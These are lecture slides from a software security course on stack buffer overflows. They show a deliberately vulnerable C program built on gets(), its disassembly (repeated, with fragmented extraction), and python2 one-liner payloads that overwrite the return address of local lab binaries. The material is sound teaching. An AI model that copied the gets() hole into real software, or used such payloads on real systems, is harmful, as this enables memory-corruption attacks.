CSE 410/518: Software Security

Instructor: Dr. Ziming Zhao

Last Class

1. Stack-based buffer overflow (Sequential buffer overflow)
    a. Brief history of buffer overflow
    b. Information C function needs to run
    c. C calling conventions (x86, x86-64)
    d. Overflow local variables

This Class

1. Stack-based buffer overflow (Sequential buffer overflow)
   a. Overflow RET address to execute a function
   b. Overflow RET and more to execute a function with parameters

Overwrite RET

Control-flow Hijacking

Return address and Function frame pointer

Saved EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

An attacker can overwrite the saved EIP/RIP value on the stack

- The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
- Where the program will start executing the attacker's code

One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}


int main(int argc, char *argv[])
{
  printf("The addr of print_flag is %p\n", print_flag);
  vulfoo();
  printf("I pity the fool!\n");
}
```

gets()

gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0'). No check for buffer overrun is performed.

An unsafe function. Never use this when you program.

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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    1345:       8d 45 f2                lea    eax,[ebp-0xe]
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
```



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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
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    134e:       83 c4 10                add    esp,0x10
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

```
00001338 <vulfoo>:
    1338:      f3 0f 1e fb           endbr32
    133c:      55                    push   ebp
    133d:      89 e5                 mov    ebp,esp
    133f:      83 ec 18              sub    esp,0x18
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    1345:      8d 45 f2              lea    eax,[ebp-0xe]
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    1349:      e8 fc ff ff ff        call   134a <vulfoo+0x12>
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    1351:      b8 00 00 00 00        mov    eax,0x0
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

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00001338 <vulfoo>:
    1338:      f3 0f 1e fb          endbr32
    133c:      55                   push   ebp
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

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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
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

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00001338 <vulfoo>:
    1338:      f3 0f 1e fb            endbr32
    133c:      55                     push   ebp
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

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00001338 <vulfoo>:
    1338:   f3 0f 1e fb         endbr32
    133c:   55                  push   ebp
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

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00001338 <vulfoo>:
    1338:   f3 0f 1e fb         endbr32
    133c:   55                  push   ebp
    133d:   89 e5               mov    ebp,esp
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

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00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
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    133f:       83 ec 18                sub    esp,0x18
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
    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```

```
mov esp, ebp
pop ebp
```



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
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```



```
00001338 <vulfoo>:
    1338:       f3 0f 1e fb             endbr32
    133c:       55                      push   ebp
    133d:       89 e5                   mov    ebp,esp
    133f:       83 ec 18                sub    esp,0x18
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

    1345:       8d 45 f2                lea    eax,[ebp-0xe]
    1348:       50                      push   eax
    1349:       e8 fc ff ff ff          call   134a <vulfoo+0x12>
    134e:       83 c4 10                add    esp,0x10
    1351:       b8 00 00 00 00          mov    eax,0x0
    1356:       c9                      leave
    1357:       c3                      ret
```

```
mov esp, ebp
pop ebp
```



Overwrite RET

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb            endbr32
    133c:    55                     push   ebp
    133d:    89 e5                  mov    ebp,esp
    133f:    83 ec 18               sub    esp,0x18
    1342:    83 ec 0c               sub    esp,0xc
    1345:    8d 45 f2               lea    eax,[ebp-0xe]
    1348:    50                     push   eax
    1349:    e8 fc ff ff ff         call   134a <vulfoo+0x12>
    134e:    83 c4 10               add    esp,0x10
    1351:    b8 00 00 00 00         mov    eax,0x0
    1356:    c9                     leave
    1357:    c3                     ret
```



Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

Buffer Overflow Example: overflowret1_64

```
0000000004012a7 <vulfoo>:
  4012a7:      f3 0f 1e fa             endbr64
  4012ab:      55                      push   rbp
  4012ac:      48 89 e5                mov    rbp,rsp
  4012af:      48 83 ec 10             sub    rsp,0x10
  4012b3:      48 8d 45 fa             lea    rax,[rbp-0x6]
  4012b7:      48 89 c7                mov    rdi,rax
  4012ba:      b8 00 00 00 00          mov    eax,0x0
  4012bf:      e8 0c fe ff ff          call   4010d0 <gets@plt>
  4012c4:      b8 00 00 00 00          mov    eax,0x0
  4012c9:      c9                      leave
  4012ca:      c3                      ret
```

Exploit will be something like:

```
python2 -c "print 'A'*?? + '\x??\x??\x??\x??\x??\x00\x00\x00'" | ./bufferoverflow_overflowret1_64
```

Return to a function with parameter(s)

Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
mov esp, ebp
pop ebp
ret
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
mov esp, ebp
pop ebp
ret
```

Change to prinsecret’s point of view


```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
push ebp
mov ebp, esp
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
push ebp
mov ebp, esp
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    printf("Congratulations! You made
it!\n");
  else
    printf("I pity the fool!\n");

  exit(0);}

